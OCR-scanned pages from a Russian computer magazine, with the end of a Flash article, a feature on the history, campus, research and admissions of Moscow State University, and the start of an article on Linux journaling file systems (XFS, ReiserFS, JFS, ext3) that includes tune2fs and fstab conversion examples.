
На этом все. Надеюсь тебя увидеть в дружном сообществе флеш-дизайнеров :). Ведь за Flash'ем будущее, которое уже не за горами.





UHF (UHF@mail.ru)

МГУ: НАУЧНЫЙ ЦЕНТР РОССИИ




Думаю, не ошибусь, если скажу, что Московский государственный университет им. Ломоносова - самый известный и самый престижный изо всех российских высших учебных заведений. Десятки тысяч абитуриентов вожделеют получить студенческий билет этого вуза и шепчут во сне заветные три буквы: МГУ. Факт окончания МГУ практически гарантирует хорошую работу, и не обязательно по специальности. Ведь работодатели отлично знают, что выпускники МГУ отличаются высоким уровнем знаний и способны разобраться в незнакомой им области быстрее других. Хэдхантеры любой уважающей себя компании строят хитроумные повушки, чтобы заполучить такой ценный трофей, как МГУшника. Они бродят возле учебных корпусов, высматривают самых способных студентов и начинают плести вокруг них свои сети задолго до защиты диплома. МГУ - один из тех немногих российских вузов, которые хорошо знают за границей, и обладатели диплома МГУ котируются на мировом рынке.
Ну вот, с дифирамбами покончено, теперь давай немного поближе познакомимся с этим знаменитым универом.

РАССКАЗ О САМОМ ПРЕСТИЖНОМ ВУЗЕ СТРАНЫ

ИСТОРИЯ МГУ

История старейшего российского общеобразовательного вуза берет свое начало два с половиной века назад. Наибольшая заслуга в деле основания МГУ, несомненно, принадлежит тому, чье имя сегодня носит университет, - выдающемуся русскому ученому Михаилу Васильевичу Ломоносову. Первый русский академик (как известно, отличавшийся неуемной тягой к знаниям) всем сердцем радел за силу и мощь науки в государстве Российском. В мыслях своих не раз он представлял тот день, когда в Москве откроется университет, и неоднократно ставил об этом вопрос. Дело сдвинулось с мертвой точки, когда своими планами Михаил Васильевич в письме поделился с графом-меценатом Иваном Шуваловым, фаворитом Елизаветы, который и представил проект учебного заведения императрице. Елизавета Петровна проект одобрила и 12 января (по православному календарю - день святой Татьяны) 1755 года подписала указ об основании Московского университета. С тех пор Татьянин День (25 января по новому стилю) считают днем


МГУ во всей красе


Внутри университета

> За два с половиной столетия МГУ пережил несколько войн и смен правления, множество реформ.

рождения университета, а также «профессиональным» праздником всех студентов.

С момента открытия вуз отличался демократическими принципами в наборе студентов и преподавателей: «В университете тот студент почтеннее, кто больше научился; а чей он сын, в том нет нужды», - говаривал Михайло Васильевич. Поступать в Московский университет могли люди всех сословий (кроме крепостных крестьян), и плата за обучение не взималась, поэтому руководству университета приходилось изыскивать источники дохода дополнительно к государственным ассигнованиям, которых не хватало. Весомую помощь в виде книг, научного оборудования и стипендий для студентов оказывали меценаты.

За два с половиной столетия МГУ пережил несколько войн и смен правления, множество реформ, был неоднократно реорганизован, и все это время медленно, но верно расширялся. Изначально в университете было всего три факультета: юридический, философский и медицинский, на настоящий момент их уже 29. Сегодняшних студентов готовят по 57 специальностям, аспирантов и докторантов - по 168 научным специальностям.

В январе у МГУ круглая дата - ему исполняется 250 лет. По этому случаю запланирована масса мероприятий: торжественное собрание и концерт в Государственном Кремлевском дворце, награждение отличившихся сотрудников университета, выпуск юбилейных золотой и серебряной монет, организация выставок и конференций, установка обелиска в честь 250-летия и многое-многое другое. Руководит приготовлениями к празднику специально созданный для этих целей штаб «250 лет МГУ».

ЯБЛОКИ ИОСИФА ВИССАРИОНОВИЧА

Всего в распоряжении университета более тысячи зданий и сооружений, их общая площадь составляет свыше миллиона квадратных метров, занимаемая территория - около двухсот гектаров, суммарная протяженность коммуникаций превышает 300 км... Но символ МГУ - это, безусловно, главное здание (ГЗ), что на Воробьевых (бывших Ленинских) горах. Его строительство было завершено в 1953 году и представляло один из самых масштабных проектов того времени. В том же году были построены другие корпуса МГУ, в том числе химического, физического и биологического факультетов. При проектировании комплекса было использовано множество оригинальных инженерных решений, а необычная планировка в виде буквы «Ж» придала главному зданию уникальность.

Уже один только вид колоссального сооружения невольно вызывает уважение и трепет. Высота здания МГУ - 243 метра, это 35 этажей над землей. О подземной части известно только то, что в ней как минимум три уровня :). Дело в том, что в советские времена подвальные помещения МГУ планировалось использовать как бомбоубежища на случай ядерной войны, там же размещался штаб Гражданской обороны, поэтому эта область была засекречена. Отсюда и родилось множество слухов о 16 этажах в глубину, 5-метровой статуе Сталина, спрятанной в подвале, замурованных в стены скелетах и прочих небылицах.

Венчает здание 58-метровый шпиль с огромной (весом 12 тонн!) звездой на конце. Снизу этого не видно, но и шпиль, и звезда увешаны антеннами, а ослепительный блеск в солнечную погоду им придают специальные зеркала с золотой амальгамой.

Каждый студент мечтает подняться на едва заметный снаружи балкон под шпилем, однако простому смертному дорога открыта лишь до 33 этажа, дальше доступ ограничен. На последнем, тридцать пятом этаже распо-



План территории университета



- www.msu.ru - официальный сайт МГУ
- http://museum.guru.ru - музей императорского Московского университета
- http://msu.mnc.ru - МГУ в фотографиях
- www.mmforce.net/msu/heart/ - статьи, истории о МГУ
- www.lib.msu.su - сайт библиотеки МГУ
- www.sciencepark.ru - Научный парк МГУ
- www.abitur-center.ru - Учебно-научный центр довузовского образования МГУ

КОНТАКТЫ

119992, Российская Федерация,
Москва, ГСП-2, Ленинские горы,
Московский государственный университет им. М.В. Ломоносова
Ректор: Садовничий Виктор Антонович
Телефон: (095) 939-10-00
Факс: (095) 939-01-26
WWW: **www.msu.ru**
E-mail: info@rector.msu.ru
Центральная приемная комиссия:
Телефон: (095) 939-13-89

Шпиль, венчающий главное здание МГУ

ЦЕНТР ДИСТАНЦИОННОГО ОБРАЗОВАНИЯ

Не так давно на базе Научного парка МГУ был организован центр дистанционного образования (ЦДО).

Уже сейчас по адресу **http://de.sciencepark.ru** можно записаться на курсы в режиме онлайн и ознакомиться с их демоверсией.

Информационная магистраль МГУ - это сеть MSUNet, которая обеспечивает связь между корпусами.

ложена лаборатория тропосферного распространения, и лишь ее студенты и сотрудники имеют возможность полюбоваться чудесным видом на Москву с самого верхнего этажа ГЗ.

Еще одна деталь, на которую следует обратить внимание, - это часы, установленные на здании МГУ. Диаметр их циферблата равен 9 метрам, длина минутной стрелки - 4,2 метра, а весит она она 39 килограммов. Часовая стрелка короче и массивнее - длина 3,7 метра при весе 50 килограмм. Когда-то стрелки приводились в движение от огромной гири, но сегодня их вращает электромотор.

А яблоневые аллеи, что вокруг ГЗ, - это заслуга Иосифа Виссарионовича. Когда Сталину принесли проект на утверждение, он, считая своим долгом внести личные коррективы, благоразумно не стал трогать здание, а предложил посадить вдоль аллей яблони. Разумеется, эту идею все присутствующие единогласно поддержали. Теперь студенты, спешащие на лекции, могут сорвать с дерева пару яблочек.

СЕРДЦЕ РОССИЙСКОЙ НАУКИ

Для всего ученого мира МГУ - это, в первую очередь, крупнейший научный центр, одна огромная лаборатория, в стенах которой трудятся лучшие умы России. Интеллектуальный потенциал МГУ составляют почти 6 тысяч кандидатов наук, около 300 академиков, 2,5 тысячи докторов, тысяча профессоров, 2,5 тысячи доцентов и старших преподавателей, и более 40 тысяч студентов, аспирантов и докторантов. 11 из 18 наших соотечественников, лауреатов Нобелевской премии, являлись профессорами или выпускниками МГУ.

Сегодня университет включает в себя девять научно-исследовательских институтов: математических исследований сложных систем, механики, ядерной физики, физики микромира, вычислительный центр, астрономический, физико-химической биологии, антропологии, мировой культуры; около 20 научно-учебных центров, в том числе: Центр средств массовой информации МГУ, Научно-исследовательский вычислительный центр, Международный учебно-научный биотехнологический центр и другие. Один только перечень приоритетных направлений, по которым ведутся научные исследования, занял бы целую страницу, причем их спектр охватывает практически все области современной науки. Например за последние годы немало крупных открытий было сделано в изучении высокотемпературной сверхпроводимости, лазеров, возобновляемых источников энергии, биохимии и биотехнологии, и в этом есть заслуга вчерашних абитуриентов. Высокий уровень подготовки специалистов в МГУ во многом объясняется тем, что студенты наряду с обучением вовлечены в серьезную научную работу, ведут исследования в лабораториях бок о бок с авторитетными учеными. Тему каждый студент выбирает сам, а работы лучших публикуются в научных журналах и сборниках.

В 1992 году в МГУ был открыт инновационно-технологический центр «Научный Парк МГУ», который занимается трансформацией новейших научных достижений в высокие технологии. Сейчас на его территории расположено более 40 малых научно-технических предприятий, основная задача которых - помочь молодым ученым продвинуть их высокотехнологичные наукоемкие разработки на рынок.

Гордостью университета является Научная библиотека им. А.М. Горького. В ее фондах находятся свыше 9 миллионов томов, из которых 2 миллиона - на иностранных языках. Есть в МГУ и свое издательство, впервые начавшее свою работу еще в 1756 году. В наши дни издательство ежегодно выпускает свыше полутора сотен наименований научной, научно-популярной и учебной литературы, научные журналы, пособия для поступающих, брошюры и справочники.

Информационная магистраль МГУ - это сеть MSUNet, которая обеспечивает связь между корпусами. Выход в федеральную сеть сеть университетов России RUNnet осуществляется через наземную станцию спутниковой связи, которая установлена на крыше здания физического факультета.

Вторая родившаяся на территории университета сеть - RADIO-MSU, является одним из старейших российских провайдеров, объединяет научные, исследовательские и образовательные учреждения, медицинские центры и некоторые другие некоммерческие организации.



Один из залов МГУ

ОТ СЕССИИ ДО СЕССИИ...

Не думай, что студенты только и делают, что грызут гранит науки днями напролет (хотя надо отметить, что такие энтузиасты есть - из них-то и получаются настоящие ученые). Как и все представители этой беззаботной категории человечества, студенты МГУ умеют и любят отдыхать, самые рьяные умудряются это делать даже в разгар сессии :). А если серьезно, то в университете предостаточно возможностей, чтобы найти занятие себе по душе. Кроме общественных организаций (например студенческий союз, союз молодых ученых), организованы спортивные клубы (клуб горного туризма, подводный клуб, бейсбольный клуб, альпклуб, женская футбольная сборная), множество студенческих клубов по интересам, есть даже камерный оркестр, академический хор, студия индийского танца, театральные мастерские, вокальный класс... да всего не перечислишь. Образованный человек должен быть всесторонне развит, и это только плюс, если будущий физик-ядерщик в свободное от учебы время играет на балалайке или репетирует Гамлета, а студент-филолог интересуется теорией квантовых полей.

А уж отмечать праздники - тут студентам нет равных. В предстоящий юбилей, о котором уже было сказано выше, в продолжение официальной части намечается любимый всеми студенческий КВН, совместное распитие медовухи с ректором - это давняя традиция :) - а завершит все это дело мега-пати прямо в холле главного здания.

Вообще студенты - народ веселый и безбашенный. Нередко с ними происходят смешные и забавные случаи, которые в виде баек и анекдотов потом передаются из одного студенческого поколения в другое. Вот одна из самых известных курьезных историй, которая, по легенде, произошла в стенах физфака МГУ. Перед началом рассказа следует указать важную деталь: дело было в одной из тех больших аудиторий, из которых в коридор есть два выхода. Так вот, на одном из занятий профессор что-то оживленно объяснял студентам, рисуя на доске графики и формулы, как вдруг в разгар лекции у него кончился мел. Естественно, он попросил студента из первых рядов сходить в соседнюю аудиторию и попросить у них мел. Не выспался ли тот студент или просто по жизни был тормоз - сейчас это уже неизвестно, но случилось так, что студент вышел из аудитории, прошел по коридору до следующей двери, зашел в нее и, не замечая, что он в той же самой аудитории, попросил у профессора мел. Профессор спокойно ответил, что у них самих мел кончился. Студент вышел, вернулся к «своей» двери, зашел в нее и доложил профессору, что в соседней аудитории мела нет. На что профессор под громовой хохот всего потока все так же невозмутимо ответил, что он это знает, так как оттуда только что приходили и тоже просили мел.

КАК ПОСТУПИТЬ?

Среди абитуриентов распространено мнение, что поступить в самый престижный вуз страны невероятно трудно. Обычно такого рода домыслы подогреваются слухами о запредельных конкурсах в два-три десятка человек на место. На самом деле стать студентом МГУ не так уж и сложно.

Конкурс в первую очередь зависит от выбранного факультета и составляет от 3 до 14 человек на место. В этом же году, по словам ректора МГУ Виктора Садовничего, в среднем по университету поступил каждый пятый.

В качестве вступительных испытаний абитуриенты сдают традиционные три или четыре экзамена, оценки за которые ставят по десятибалльной системе. По результатам Единого государственного экзамена (ЕГЭ) в университет не принимают (и вряд ли будут), но золотые медали, победы в олимпиадах, конкурсах и прочие регалии при поступлении учитывают.

Те, кто недобрал несколько баллов до проходного, могут быть зачислены на договорной (платной) основе. Стоимость обучения колеблется в зависимости факультета и составляет от $1500-2000 (химический, филологический факультеты) до $5000 в год (институт госуправления и социсследований, высшая школа бизнеса). Для договорников, которые учатся на четверки и пятерки, предусмотрены скидки и даже перевод на бюджетную форму обучения. Однако не стоит думать, что если ты заплатил, то можно учиться шаляй-валяй - круглым троечникам придется раскошелиться еще на штуку за продление контракта на обучение, а если завалил сессию - можешь смело начинать учиться наматывать портянки.

Поступать в МГУ приезжают ребята со всех уголков России, и не только - граждане стран СНГ и Балтии, успешно сдавшие вступительные экзамены и прошедшие по конкурсу, зачисляются на равных с россиянами правах. Совсем уж иностранные (из дальнего зарубежья) имеют возможность учиться только по контракту. Специально для них на всех факультетах есть иностранные отделы. С давних пор в МГУ существует программа обмена студентами, аспирантами и преподавателями с зарубежными университетами.

Как водится в любом приличном вузе, иногородним предоставляется общежитие - целых 8 корпусов, которые вмещают свыше 12 тысяч студентов.

Кроме дневного отделения, которое есть на всех факультетах, можно учиться на вечерней (исторический, филологический, экономический, журналистики, психологии, социологический факультеты) и заочной (факультет журналистики) формах обучения. Существуют у МГУ и филиалы. На сегодняшний день их четыре, и расположены они в Пущино, Черноголовке (Подмосковье), Севастополе (Украина) и Астане (Казахстан).

Для абитуриентов, не уверенных в своих силах и желающих улучшить знания, при университете организована система довузовского образования.

В нее входят «школы юных» (школа юного экономиста и т.п.), вечерняя гимназия и подготовительное отделение. Всего довузовскую подготовку при МГУ проходят около 10 тысяч школьников.

Более подробную информацию о поступлении ты можешь получить на www.msu.ru. Дерзай!

> Конкурс в первую очередь зависит от выбранного факультета и составляет от 3 до 14 человек на место.


Вид с крыши здания МГУ





■ Денис Колисниченко (dhsilabs@mail.ru)

CENSORED

ЖУРНАЛИРОВАНИЕ В ПОДРОБНОСТЯХ

Покупка источника бесперебойного питания в очередной раз отложена на следующий месяц? А что будет, если снова отключат свет? Мы же не можем допустить повреждения файловой системы. К тому же, если включено автосохранение, это совсем не означает, что данные будут физически записаны на диск. Сегодня мы поговорим о журналируемых файловых системах, позволяющих минимизировать потери данных при отключении электричества.

ОБЗОР ЖУРНАЛИРУЕМЫХ ФАЙЛОВЫХ СИСТЕМ ПОД LINUX

ВВЕДЕНИЕ В ФАЙЛОВЫЕ СИСТЕМЫ

Компьютер работает с данными в виде нулей и единиц, которые записаны на жестком диске. Без файловой системы невозможно разобраться со всей этой кашей - непонятно, где начало, а где конец нужных нам данных. Поэтому, как только появились магнитные носители, записанные на них данные стали объединять в файлы. В принципе, из одного байта уже можно сформировать файл. Знаешь, как к компьютерам подключались магнитофоны и данные записывались на обычную кассету? Это пример неиерархической файловой системы: файлы располагались на кассете последовательно. Чтобы перейти к нужному файлу, нужно было перемотать ленту.

К тому времени, как появились гибкие и жесткие диски, неиерархическая файловая система стала совсем неэффективной. Во-первых, операции чтения, записи и поиска были слишком медленными даже по меркам тех времен. Во-вторых, количество файлов возросло, и стало неудобно держать их все в одном каталоге. В-третьих, на имена файлов накладывались ограничения, и существовала опасность, что все возможные варианты названий исчерпаются и создать новый файл будет нельзя. Правда, вероятность этого события была слишком мала.


С учетом всех этих проблем были созданы иерархические файловые системы, позволяющие объединять файлы в каталоги, а также хранить подкаталоги в каталогах. В начале fs находится таблица размещения файлов, в которой прописаны физические координаты частей файла. Теперь файлы записываются не последовательно, поэтому обойтись начальным адресом и смещением относительно него уже нельзя: файловая система должна помнить, где находится каждая часть файла.

Теперь разберемся, что такое целостность файловой системы. Файловую систему можно считать целостной, если один блок данных принадлежит одному и только одному файлу, то есть изменение одного файла или каталога не приводит к изменению другого файла или каталога. Иногда при проверке файловой системы в Windows обнаруживается, что кластеры пересекаются, то есть один кластер принадлежит двум или более файлам сразу. Обычно такие файлы нужно удалять, хотя есть возможность обрезать файл до момента коллизии, чтобы сохранить хоть какую-то часть информации. В случае с текстовыми файлами это помогает - хоть что-то, да и останется, а вот двоичные файлы можно удалять сразу.

В начале каждой файловой системы есть так называемый чистый бит. При монтировании файловой системы бит «clean» стирается - это означает, что файловая система используется в данный момент, а при размонтировании, наоборот, устанавливается. Если при загрузке ОС обнаруживает, что чистый бит не установлен, она запускает средство проверки файловой системы (в *nix это программа fsck, а в Windows - scandisk). Программа проверки проверяет не что иное, как целостность файловой системы.

Когда же чистый бит не может быть установлен? Обычно тому есть две причины: отключение питания компьютера или перезагрузка Reset'ом, что приравнивается к отключению питания, и сбой программы (это больше касается Windows) или даже ядра (тоже больше подходит для Windows, но может случиться с любой ОС) операционной системы, что приводит к зависанию компьютера.

Целостность файловой системы может быть нарушена, если программа или сама ОС записывала данные на диск и в этот момент произошло отключение питания. Хорошо, если отключение питания произошло во


Сайт проекта XFS

время записи программой какого-то файла, пусть и очень важного. Файл можно восстановить хотя бы частично. А вот если свет пропал, когда операционная система записывала метаданные файловой системы, то есть сведения про саму fs, то ты можешь не досчитаться не одного, а, скажем, ста файлов или даже больше.

ЖУРНАЛИРУЕМЫЕ ФАЙЛОВЫЕ СИСТЕМЫ

Представим такую ситуацию. У нас есть жесткий диск на 80 Гб. Сегодня таким объемом никого не удивишь, не так ли? Мы поленились разбить его на разделы, и у нас есть один большой раздел на 80 Гб. В момент записи на диск произошло отключение питания. При загрузке операционная система запустит средство проверки диска. Представляешь, сколько времени займет такая проверка? Даже при условии, что ошибок будет мало или вообще не будет, придется ждать довольно долго. А если будет нарушена целостность, то ее восстановление займет еще несколько минут твоего драгоценного времени. Все это справедливо для обычной файловой системы.

А как же работает журналируемая файловая система? Если обычная fs просто выполняет запланированные команды, то журналируемая перед тем, как что-то сделать, записывает стратегический план действий, например скопировать файл file.txt в файл report.txt, а затем удалить файл file.txt. Записывается этот план в специальный файл, который называется журналом. Как только журналируемая файловая система убедится, что пункт ее плана полностью выполнен и данные успешно записаны на диск, она вычеркивает этот пункт из журнала. Если что-то она выполнить не успела, а ты, например, отключил питание, то при следующем запуске программа проверки файловой системы будет проверять не все данные на диске, а только те файлы, которые есть в журнале, - ведь остальные данные не причем, а ошибки если и будут, то в файлах, которые записаться не успели.

Почему ошибок может и не быть? Обрати внимание, что запись в журнал ведется ДО начала самой работы с диском. Операция, записанная в журнал, может еще и не начаться, а питание уже пропадет. Благодаря этому даже вероятность ошибок в файловой системе значительно снижается, хотя... Лучше, чем ИБП (UPS), средства от отключения питания пока никто не придумал.

Другими словами, журналируемая файловая система - это файловая система, устойчивая к сбоям. Основными журналируемыми файловыми системами на сегодняшний день являются XFS, ReiserFS, JFS и Ext3. Сначала я расскажу о первых трех, а о ext3 мы поговорим в последнюю очередь, поскольку она заслуживает особого внимания в силу того, что является стандартной файловой системой Linux.

ФАЙЛОВАЯ СИСТЕМА XFS

Первая версия XFS была выпущена компанией Silicon Graphics (SGI) 1 мая 2001 года. XFS была разработана для IRIX 5.3. Особенностями данной файловой системы являются поддержка очень больших дисков и высокая скорость ввода/вывода (до 7 Гб/с). Использование данной файловой системы имеет смысл, если ты работаешь с видео в реальном времени. При использовании XFS можно установить размер блока от 512 байт до 64 Кб. Как правило, если у тебя много маленьких файлов, устанавливается наименьший размер блока. Так можно сэкономить дисковое пространство. Если тебе приходится работать с файлами больших размеров (с тем же видео), целесообразно установить наибольший размер блока - так повысится производительность и уменьшится фрагментация.


ФАЙЛОВАЯ СИСТЕМА REISERFS

Основной особенностью ReiserFS является способность хранить несколько мелких файлов в одном блоке. Данная особенность называется Tail Packing. Tail (хвост) - это небольшие файлы, размер которых меньше логического блока, или остатки более крупных файлов. Размер блока фиксирован и составляет 4 Кб. В силу этого данную fs нужно использовать, если у тебя много небольших файлов, поскольку маленький размер блока негативно влияет на скорость операций ввода/вывода с большими файлами. И еще: если ReiserFS сильно фрагментирована, работать она будет очень медленно. Относительно защиты от сбоев, ReiserFS тоже слаба: в случае сбоя (например выключения питания) данные, находившиеся в используемых во время сбоя блоках, могут быть повреждены. ReiserFS не гарантирует сохранность данных во время сбоя.

ФАЙЛОВАЯ СИСТЕМА JFS

JFS была разработана компанией IBM для AIX 3.1, позднее была перенесена на OS/2, а не так давно и под Linux. Размер журнала составляет примерно 40% от размера fs. Максимальный размер равен 32 Pb (1 Pb = 10^15 b). Эта файловая система может содержать несколько сегментов, содержащих журнал и данные. Эти сегменты называются агрегатами и могут монтироваться отдельно. Основные особенности JFS: довольно большая производительность (даже несколько больше, чем у XFS) и надежность (еще бы - ведь она разрабатывалась для серверов!).

JFS использует интересный режим работы журнала: на момент возвращения успешного результата изменения метаданных файловой системы результаты выполняемых операций уже записаны и останутся в журнале, даже если сбой произошел сразу же после выполнения операции.


Бенчмаркинг от Namesys

Что же касается размера блоков, то можно выбрать любой из четырех стандартных размеров в зависимости от потребностей: 512, 1024, 2048 и 4096 байт. Конечно, 4 Кб - это не 64 Кб, как в случае с XFS, и для работы с видео будет маловато, но ведь серверы для этого используются довольно редко.

ФАЙЛОВАЯ СИСТЕМА EXT3

С момента своего появления ext3 уверенно набирала обороты, и если, скажем, года два назад никто бы не рискнул установить на сервер новую файловую систему, то сейчас она используется в большинстве случаев - программы установки практически всех дистрибутивов предлагают ext3 по умолчанию. Некоторые источники сообщают, что ext3 - это всего лишь надстройка над ext2, а не самостоятельная файловая система. В этом утверждении есть доля правды, так как ext3 совместима со всеми программами для обслуживания и настройки ext2.


Если ты не выбрал ext3 при создании файловой системы Linux (при установке ОС), то перейти с ext2 на ext3 можно с помощью команды:

```
# /sbin/tune2fs -j <имя-раздела>
```



- http://oss.sgi.com/projects/xfs
- www.coker.com.au/bonnie++
- www.namesys.com/v4/v4.html
- www.zip.com.au/-akpm/linux/ext3
- www-124.ibm.com/developerworks/oss/jfs
- www.redhat.com/support/wpapers/redhat/ext3
- http://batleth.sapienti-sat.org/projects/FAQs/ext3-faq.html


Опции монтирования JFS


Сравнение производительности fs при работе с большими файлами

> После преобразования файловой системы нужно изменить ее тип в файле /etc/fstab на ext3.

Не бойся: данная команда не переформатирует раздел, поэтому все данные останутся в целости и сохранности. Не нужно даже делать резервное копирование данных. Опция -j как раз и указывает на то, что мы должны создать журнал ext3. Команду tune2fs желательно вводить в однопользовательском режиме, особенно если мы хотим преобразовать тип корневой файловой системы. Для перехода в этот режим используется параметр single ядра Linux при загрузке операционной системы.

После преобразования файловой системы нужно изменить ее тип в файле /etc/fstab на ext3. Например, если мы преобразуем тип раздела /dev/hda1 и его запись до преобразования выглядела так:

```
/dev/hda1 / ext2 defaults 1 1
```

то после преобразования ее нужно изменить следующим образом:

```
/dev/hda1 / ext3 defaults 1 0
```

Обрати внимание, что мы отключили проверку файловой системы программой fsck. Она больше не нужна, поскольку за целостность системы теперь ответственен журнал.

КАК БУДЕМ ВЕСТИ ЖУРНАЛ?

При работе с ext3 можно выбрать один из режимов журнала: «Журнал» (Journal), «Последовательный» (Ordered) и «Обратная запись» (Writeback). Режим «Журнал» позволяет минимизировать потери при отключении питания и является наиболее медленным изо всех режимов. Он подразумевает запись информации обо всех изменениях метаданных и других компонентов файловой системы. «Последовательный» - более быстрый режим, в нем в журнал записываются только сведения об изменении метаданных, причем непосредственно перед этим изменением. Такой режим установлен по умолчанию. Самый быстрый режим - это «Обратная запись», когда журнал фиксирует только сведения об изменениях в файлах данных.

